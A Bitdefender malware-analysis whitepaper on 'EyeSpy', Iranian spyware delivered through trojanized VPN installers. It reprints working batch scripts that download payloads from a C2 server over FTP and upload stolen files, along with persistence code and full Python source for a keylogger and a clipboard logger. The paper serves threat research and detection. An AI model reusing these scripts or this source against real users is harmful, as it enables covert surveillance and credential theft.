
WHITEPAPER

Bitdefender



Security

EyeSpy - Iranian Spyware Delivered in VPN Installers

www.bitdefender.com

Contents

Author:

Janos Gergo SZELES - Senior software engineer @ Bitdefender

Summary

During routine analysis of detection performance, we noticed a batch of processes that respected the same pattern in the process names. These names begin with sys, win or lib followed by a word that describes the functionality, such as bus, crt, temp, cache, init, and end in 32.exe. We later noticed that the .bat files and the downloaded payloads respect the same naming convention. Further investigation revealed the components are part of a monitoring application called SecondEye, developed in Iran and distributed legitimately via the developer's website. We also found that some spyware components were already described in an article published by Blackpoint [1]. In the article, researchers drew attention to the dangers of legally distributed monitoring software with malicious behavior.

Our own researchers, as well as Blackpoint's, found the campaigns used components of the SecondEye suite and their infrastructure. However, these components were not delivered through a legitimate SecondEye installer, but rather through Trojanized installers of VPN software (also developed in Iran) that dropped the spyware components along with the VPN product.

In light of the recent events, it's possible that the targets are Iranians who want to access the internet via a VPN to bypass the country's digital lockdown. Such malicious installers could plant spyware on people who pose a threat to the regime.

While less likely, we can't rule out another possibility - that a malicious actor hijacked the servers of 20Speed VPN and SecondEye to deploy the spyware.

Geographical Distribution

Our investigation reveals that most detections originate from Iran, with a small pool of victims in Germany and the US. This supports our initial assumption that the campaign targets Iranians.

Technical analysis

Initial Access


When analyzing attack timelines on infected machines, we found in most cases that the first stage of the SecondEye component arrives on the system via an installer called *20SPEED-VPN-v9.2.exe.* Our attempts to identify similar files revealed that the SecondEye files have been part of this installer all the way back to version 8.9. We found multiple domains associated with the software, but none of them are detected on VirusTotal. These domains are **hxxps://20paper.live**; **hxxps://20ten.live**; **hxxps://20speed.co.** The VPN service seems to be a paid subscription, but we could download an installer from the website without payment information, and we could validate that it also contains the spyware components.

Installer within an installer


Looking at the installer executable with a hex dump, we see patterns that indicate we are dealing with a Delphi-compiled executable. We can also see strings related to InnoSetup, version 5.5.7. However, innoextract [2], a tool developed by Daniel Scharrer to unpack the contents of such files, does not recognize this file as a valid InnoSetup executable. This means that the executable is a different installer type, so we continued to analyze the file and found strings related to Smart Install Maker [3], an easy-to-use GUI-based installer creation tool. After the Smart Install Maker header, we can see the contents along with the paths of the extracted files.

```
%localappdata%\Microsoft\WindowsApps\sysConf32.bat

%localappdata%\Microsoft\WindowsApps\sysHourly32.bat

%localappdata%\Microsoft\WindowsApps\sysConf.bat

%localappdata%\Microsoft\WindowsApps\sysHourly.bat

%localappdata%\Microsoft\WindowsApps\sysCrt32.exe

%localappdata%\Microsoft\WindowsApps\sysUpdt32.bat

%localappdata%\Microsoft\WindowsApps\sysInit32.bat

%localappdata%\Microsoft\WindowsApps\HoCnf.xml

%localappdata%\Microsoft\WindowsApps\sysBus32.exe

%localappdata%\Microsoft\WindowsApps\sys_release.txt

%localappdata%\Microsoft\WindowsApps\CURL.exe

%localappdata%\Microsoft\WindowsApps\7z.exe

%temp%\20SPEED-VPN-v9.2.exe
```

When we statically extract the contents of the Smart Install Maker file, we see that the files from %LOCALAPPDATA%*Microsoft\WindowsApps* are the spyware components, while the installer with the same name as the original resides in the %TEMP% folder. As expected, this one is a valid InnoSetup file, and it installs the VPN software. The Smart Install file launches the first stage of the spyware (*sysCrt32.exe*) along with the legitimate InnoSetup installer (%TEMP%*20SPEED-VPN-v9.2.exe*).



Execution flow



Analysis of Components

sysCrt32.exe

This is the spyware's initial executable. It ensures persistence is in place and that the *WindowsApps* folder appears in the %PATH% environment variable. First, it hides its own window with the help of the ShowWindow function. Then it starts the .bat files related to the initialization with the help of a wrapper function over CreateProcessA. The wrapper starts processes with the CREATE_NO_WINDOW flag to hide the console windows from view. The program has checks that validate the results of the batch scripts that perform queries. If the folder is not present in the environment variables or the scheduled task does not exist, it will call the scripts that add them.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  HWND hWnd; // eax

  hWnd = GetConsoleWindow();
  ShowWindow(hWnd, SW_HIDE);
  if ( func_CreateProcessAndWait("sysConf32.bat") == 1 )
  {
    func_CreateProcessAndWait("sysConf.bat");
    Sleep(0x2710u);
  }
  if ( func_CreateProcessAndWait("sysHourly32.bat") == 1 )
    func_CreateProcessAndWait("sysHourly.bat");
  return 0;
}
```

sysConf32.bat

The first batch script ran by *sysCrt32.exe*. It checks if *WindowsApps* is present in the %PATH% variable.

```
@echo off

echo %path% | findstr WindowsApps 1>nul 2>nul
```

sysConf.bat

If *WindowsApps* is not present in the %PATH% variable, the program calls this batch file to set it.

```
@echo off

setx path %LOCALAPPDATA%\Microsoft\WindowsApps\;
```

sysHourly32.bat

This batch script launches schtasks.exe to query if the task with the name *Check sysHourly32* is present.

```
@echo off

schtasks /query /tn "Check sysHourly32" 1>nul 2>nul
```

sysHourly.bat

If the task is not present, this script creates it based on the .xml file dropped beside it.

```
@echo off

schtasks /create /xml "%LOCALAPPDATA%\Microsoft\WindowsApps\HoCnf.xml" /tn "Check sysHourly32" 1>nul 2>nul
```

Looking at the HoCnf.xml file, we can see that the task repeats every 3 hours and runs *sysBus32.exe*, the second executable of the spyware.

```
<?xml version="1.0" encoding="UTF-16"?>

<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT3H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2021-01-01T00:00:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
  <Actions Context="Author">
    <Exec>
      <Command>%LOCALAPPDATA%\Microsoft\WindowsApps\sysBus32.exe</Command>
    </Exec>
  </Actions>
</Task>
```

sysBus32.exe

This program is responsible for downloading and executing the second stage from the C2 server. It contains a hardcoded username and password and a zip password that we redacted out in our screenshots. First, the program hides its console window and builds file paths and an IP in its local variables. The IP of the C2 server is **213.232.124.157** (the legitimate SecondEye server).

```
hWnd = GetConsoleWindow();
ShowWindow(hWnd, 0);
GetLocalTime(&SystemTime);
v5 = getenv("TEMP");
memset(&temp_sysctl32_dat, 0, 0x80u);
sprintf(&temp_sysctl32_dat, "%s\\sysCtl32.dat", v5);
localappdata = getenv("LOCALAPPDATA");
memset(&windowsapps_libchrome, 0, 0x100u);
sprintf(&windowsapps_libchrome, "%s\\%s\\%s\\libchrome.exe", localappdata, "Microsoft", "WindowsApps");
memset(&windowsapps_winbus32, 0, 0x100u);
sprintf(&windowsapps_winbus32, "%s\\%s\\%s\\winBus32.exe", localappdata, "Microsoft", "WindowsApps");
for ( i = 0; i < 0x20; i += 4 )
  *(_DWORD *)&str_ip[i] = 0;
sprintf(str_ip, "%s%c%s%c%s%c%s", "213", '.', "232", '.', "124", '.', "157");
```

Then, similar to sysCrt32.exe, it launches .bat files for further actions, giving the username and the passwords in plaintext in the command line.

```
memset(&sysUpdt_commandline, 0, 0x80u);
sprintf(&sysUpdt_commandline, "sysUpdt32.bat %s %s %s", str_ip, "[redacted]", "[redacted]");
v8 = func_CreateProcessAndWait(&sysUpdt_commandline);
```

FTP user

FTP password

In the above manner, the program launches the following batch scripts:

sysUpdt32.bat	connects to an FTP server that contains a .php file and sends it a random value as an argument
sysInit32.bat	downloads and extracts the further payloads
sysList32.bat	checks if the computer and user names are in a list of infected systems
sysDl32.bat	downloads and extracts more payloads
winCrt32.exe	the initial executable of another set of payloads
sysOptimizer.bat	archives sensitive files and launches some of the payloads
sysUp32.bat	uploads stolen sensitive information to FTP
sysClean.bat	cleans up payloads, except the ones used by persistence

The sysBus32.exe process also logs execution dates in %TEMP%*sysCtl32.dat*. Because of its persistence, the stealer can run multiple times a day. However, sysBus32.exe makes sure that it only calls the exfiltration script once a day.

```
if ( access(&temp_sysctl32_dat, 0) == -1 )    // if the file does not exist, create a new one
{
  v17 = fopen(&temp_sysctl32_dat, "w");
  fprintf(v17, "%d/%d/%d", SystemTime.wMonth, SystemTime.wDay, SystemTime.wYear);// write current date to the newly created file
  fclose(v17);
}
else
{
  fdSysCtl = fopen(&temp_sysctl32_dat, "r");  // open file for reading
  v11 = 0;
  copy_fdSysCtl = fdSysCtl;
  do
  {
    *(_DWORD *)&Str1[v11] = 0;
    v11 += 4;
  }
  while ( v11 < 0x20 );
  fgets(Str1, 0x20, fdSysCtl);                // read first line containing a date
  fclose(copy_fdSysCtl);
  fdSysCtl2 = fopen(&temp_sysctl32_dat, "w"); // open the file again for writing
  fprintf(fdSysCtl2, "%d/%d/%d", SystemTime.wMonth, SystemTime.wDay, SystemTime.wYear);// overwrite the line with the current date
  fclose(fdSysCtl2);
  v14 = fopen(&temp_sysctl32_dat, "r");       // open the file again for reading
  v15 = 0;
  v16 = v14;
  do
  {
    *(_DWORD *)&Str2[v15] = 0;
    v15 += 4;
  }
  while ( v15 < 0x20 );
  fgets(Str2, 0x20, v14);                     // read the line containing the date
  fclose(v16);
  if ( strcmp(Str1, Str2) )                   // if the two dates are equal, don't upload
  {
    memset(&sysUp_commandline, 0, 0x80u);                    FTP user      FTP password
    sprintf(&sysUp_commandline, "sysUp32.bat %s %s %s", str_ip, "[redacted]", "[redacted]");
    func_CreateProcessAndWait(&sysUp_commandline);
  }
}
```

sysUpdt32.bat

Using the curl.exe dropped along with the components, it connects to the FTP server to determine whether it needs to download new versions. Upon the first infection, the value in *sys_release.txt* is 0.5 to force an update every time.

```
@ECHO OFF

set IPAddr=%1
set SysUser=%2
set SysPass=%3

set /p REL=<"%LOCALAPPDATA%\Microsoft\WindowsApps\sys_release.txt"
curl.exe --connect-timeout 30 -s ftp://%IPAddr%/TB/sysupdt.php?a=%RANDOM% --user %SysUser%:%SysPass% | findstr %REL% 1>nul 2>nul

IF "%ERRORLEVEL%" NEQ "0" GOTO UPDT
IF "%ERRORLEVEL%" EQU "0" GOTO NO_UPDT

:UPDT
    exit /b 1

:NO_UPDT
    exit /b 0
```

sysInit32.bat

This script is responsible for downloading and extracting the second-stage payloads in the *WindowsApps* folder. It receives the password for the archive in the command line from the sysBus32.exe process. The script also cleans up the .zip file after extraction.

```
@ECHO OFF

set IPaddr=%1
set UP_PASS=%2
set SysUser=%3
set SysPass=%4

rem "downloading CORE files"
curl.exe -o %LOCALAPPDATA%\Microsoft\WindowsApps\Updt.zip ftp://%IPaddr%/TB/Updt.zip?a=%RANDOM% --user %SysUser%:%SysPass% 1>nul 2>nul
7z x -y -o"%LOCALAPPDATA%\Microsoft\WindowsApps\" -p%UP_PASS% "%LOCALAPPDATA%\Microsoft\WindowsApps\Updt.zip" 1>nul 2>nul
del %LOCALAPPDATA%\Microsoft\WindowsApps\Updt.zip 1>nul 2>nul
```

After this point, *sysBus32.exe* runs the scripts from the second stage, expecting that the payloads are present in the \ *WindowsApps*\ folder after extraction.

sysList32.bat

This script downloads a list of infected machines from the FTP server stored in the *syslist.php* file to check if the computer and user names appear. This check fails during the first execution of sysBus32.exe, and the process does not execute the code from the if branch (shown in Fig.15). We observed that no further component appends this data to *syslist.php*. There are a few possible explanations for this code. Either the attacker updates the file after processing exfiltrated data, or it is leftover code from a previous version, and that module never runs in newer versions.

```
@ECHO OFF

set IP_Addr=%1
set Sys_User=%2
set Sys_Pass=%3

curl.exe --connect-timeout 30 -s ftp://%IP_Addr%/TB/syslist.php?a=%RANDOM% --user %Sys_User%:%Sys_Pass% | findstr %COMPUTERNAME%_%USERNAME% 1>nul 2>nul
```

```
sprintf(&sysList_cmdline, "sysList32.bat %s %s %s", str_ip, "[redacted]", "[redacted]");
findStrExitCode = func_CreateProcessAndWait(&sysList_cmdline);// findstr returns 0 if it finds a string.
                                                // In the .bat it searches for computername and username,
                                                // but no module uploads this info so the if is not taken
if ( access(&windowsapps_winbus32, 0) == -1 && !findStrExitCode )
{
  memset(&v28, 0, 0x80u);
  sprintf(&v28, "sysDl32.bat %s %s %s %s", str_ip, "[redacted]", "[redacted]", "[redacted]");
  func_CreateProcessAndWait(&v28);
  Sleep(60000u);
  func_CreateProcessAndWait("winCrt32.exe");
}
```

zip password FTP user FTP password

sysDl32.bat

Similarly to sysInit32.bat, it downloads a set of payloads with the help of curl.exe and extracts the archive with 7z.exe. The archive named *BB.zip* was not present on the FTP server at the time of our research.

```
@ECHO OFF

set IP_addr=%1
set U_P=%2
set Sys_User=%3
set Sys_Pass=%4

rem "downloading BB files"
curl.exe -o %LOCALAPPDATA%\Microsoft\WindowsApps\BB.zip ftp://%IP_addr%/TB/BB.zip?a=%RANDOM% --user %Sys_User%:%Sys_Pass% 1>nul 2>nul
7z x -y -o"%LOCALAPPDATA%\Microsoft\WindowsApps\" -p%U_P% "%LOCALAPPDATA%\Microsoft\WindowsApps\BB.zip" 1>nul 2>nul
del %LOCALAPPDATA%\Microsoft\WindowsApps\BB.zip 1>nul 2>nul
```

sysOptimizer.bat

This batch script is larger than the previous ones. It's responsible for collecting and archiving personal files from the infected system. First, it checks if *Mozilla* is present in %APPDATA%, and if so, it archives all files from the *Firefox* directory. It then iterates through all possible partitions and searches for txt, doc, png, and jpg files in folders that might contain personal data. It then creates a zip archive with each extension. Finally, it runs *libCache32.exe* and *libTemp32.exe* from %LOCALAPPDATA%*Microsoft\WindowsApps*.

```
@ECHO OFF

    set pwd=%CD%
    cd %APPDATA%

    tasklist | findstr firefox.exe 1>nul 2>nul
    set is_run=%ERRORLEVEL%

    set is_granted=1
    set is_granted2=1

    if exist isGranted ( set is_granted=0 )
    if exist isGranted2 ( set is_granted2=0 )

rem Mozilla Firefox compression
    if exist Mozilla (

        cd Mozilla
        if %is_granted% EQU 0 if not exist fireLocked if not exist Firefox.zip.001 if %is_run% NEQ 0 (

            7z a -tzip -v500m -mx1 -bd -y Firefox.zip Firefox 1>nul 2>nul
        )

        if %is_granted2% EQU 0 if not exist fireLocked if not exist Firefox.zip.001 if %is_run% NEQ 0 (

            7z a -tzip -v500m -mx1 -bd -y Firefox.zip Firefox 1>nul 2>nul
        )

        if exist Firefox.zip.004 (

            del Firefox.zip.* 1>nul 2>nul
            echo "" > fireLocked
        )

        cd %APPDATA%
    )
```

```
rem Some ext compression
    for %%E in (txt doc png jpg) do (

        if exist isGranted if not exist %%E_Locked if not exist All_Of_%%E.zip.001 (

            del %%E_list 1>nul 2>nul
            for %%D in (C D E F G H I J K L M N O P Q R S T U V W X Y Z) do if exist %%D: dir /s /b %%D:\*.%%E >> %%E_list
            7z a -tzip -bd -v500m -mx1 -spf -scsWIN -ssc -xr!"*rogram Files*" -xr!"*rogramData" -xr!"All Users" -xr!"Default" -xr!"Public" -xr!"AppData" -xr!"*indows*"
            del %%E_list 1>nul 2>nul
        )

        if exist All_Of_txt.zip.002 (

            del All_Of_txt.zip.* 1>nul 2>nul
            echo "" > txt_Locked
        )

        if exist All_Of_doc.zip.002 (

            del All_Of_doc.zip.* 1>nul 2>nul
            echo "" > doc_Locked
        )

        if exist All_Of_png.zip.007 (

            del All_Of_png.zip.* 1>nul 2>nul
            echo "" > png_Locked
        )

        if exist All_Of_jpg.zip.009 (

            del All_Of_jpg.zip.* 1>nul 2>nul
            echo "" > jpg_Locked
        )
    )
rem Run some apps
    tasklist | findstr libCache32.exe 1>nul 2>nul
    set is_KL=%ERRORLEVEL%

    if exist isGranted if %is_KL% NEQ 0 if exist %LOCALAPPDATA%\Microsoft\WindowsApps\libCache32.exe (
        start /b libCache32.exe
    )

    tasklist | findstr libTemp32.exe 1>nul 2>nul
    set is_CL=%ERRORLEVEL%

    if exist isGranted if %is_CL% NEQ 0 if exist %LOCALAPPDATA%\Microsoft\WindowsApps\libTemp32.exe (
        start /b libTemp32.exe
    )

    cd %pwd%
```

libCache32.exe

For stealer components that require more advanced features, the attackers used executables written in Python and compiled with pyinstaller [4], a tool that converts python scripts to standalone executables. After extracting the contents from the archive, we can see the source code. This executable is a keylogger. It places a hook on the keyboard with the help of the pyHook library and logs each keypress grouped by destination windows in a file called *boot.tmp*.

```
import sys, pythoncom, pyHook, os, time
from datetime import date
global data,curr_Win,prev_Win

data = ""
curr_Win = ""
prev_Win = ""
Msoft = "Microsoft"
Wapps = "WindowsApps" #[AUTHOR] used to build path
outf = "boot.tmp" #[AUTHOR] log file

def OnKeyboardEvent(ev_ent):
    global curr_Win,prev_Win,data

    k_e_y = str(ev_ent.Key)
    k_e_y = k_e_y.lower()

    if k_e_y == "lcontrol" or k_e_y == "rcontrol" or k_e_y == "control":
        k_e_y = "[CT]"
    elif k_e_y == "lshift" or k_e_y == "rshift" or k_e_y == "shift":
        k_e_y = "[SH]"
    elif k_e_y == "lwin" or k_e_y == "rwin" or k_e_y == "win":
        k_e_y = "[WIN]"
    elif k_e_y == "lmenu" or k_e_y == "rmenu" or k_e_y == "menu":
        k_e_y = "[AL]"
    elif k_e_y == "back":
        k_e_y = "[BS]"
    elif k_e_y == "escape":
        k_e_y = "[ES]"
    elif k_e_y == "snapshot":
        k_e_y = "[SNPSHT]"
    elif k_e_y == "pause":
        k_e_y = "[PA]"
    curr_Win = str(ev_ent.WindowName)

    if prev_Win == "":
        data = '\n[' + str(date.today()) + ']' + '[' + str(time.ctime().split(' ')[3]) + ']' + ' Window : ' + curr_Win + ' => ' + k_e_y

    if curr_Win == prev_Win:
        data = k_e_y

    if curr_Win != prev_Win and prev_Win != "":
        data = '\n[' + str(date.today()) + ']' + '[' + str(time.ctime().split(' ')[3]) + ']' + ' Window : ' + curr_Win + ' => ' + k_e_y

    prev_Win = curr_Win

    f = open(os.environ['LOCALAPPDATA'] + os.sep + Msoft + os.sep + Wapps + os.sep + outf,"a")
    f.write(data)
    f.close()
    data = ""

    return True

hook = pyHook.HookManager()
hook.KeyDown = OnKeyboardEvent
hook.HookKeyboard()
pythoncom.PumpMessages()
```

libTemp32.exe

This file is also a compiled python script. It runs in an infinite loop and logs the clipboard contents in a file called *sys.tmp*.

```python
import sys,time,datetime,os
import pyperclip

#------------------ Global vars ------------
current_clp = ''
previous_clp = ''
M_soft = 'Microsoft'
W_apps = 'WindowsApps'
out_f = 'sys.tmp'

# ------------------ Main part -----------------------------
current_clp = pyperclip.paste()

while True:
    if current_clp != previous_clp:
        if isinstance(current_clp,str):
            file_out = open(os.environ['LOCALAPPDATA'] + os.sep + M_soft + os.sep + W_apps + os.sep + out_f ,"a")
            file_out.write('<' + str(datetime.datetime.now()) + '>' + ' : ' + current_clp + '\n\n')
            file_out.close()

        previous_clp = current_clp
        time.sleep(1)
        current_clp = pyperclip.paste()

    else:
        time.sleep(1)
        current_clp = pyperclip.paste()

quit(0)
```

libchrome.exe

The third compiled pyinstaller executable ran by the batch script that uploads data to the C2 server. It is responsible for querying Google Chrome's SQLite databases to log usernames and passwords. It uses stolen tokens from **Local State* and **Login Data* files to decrypt the stored passwords.

```python
def Dpyld(Cphr, Pyld):
    return Cphr.decrypt(Pyld)
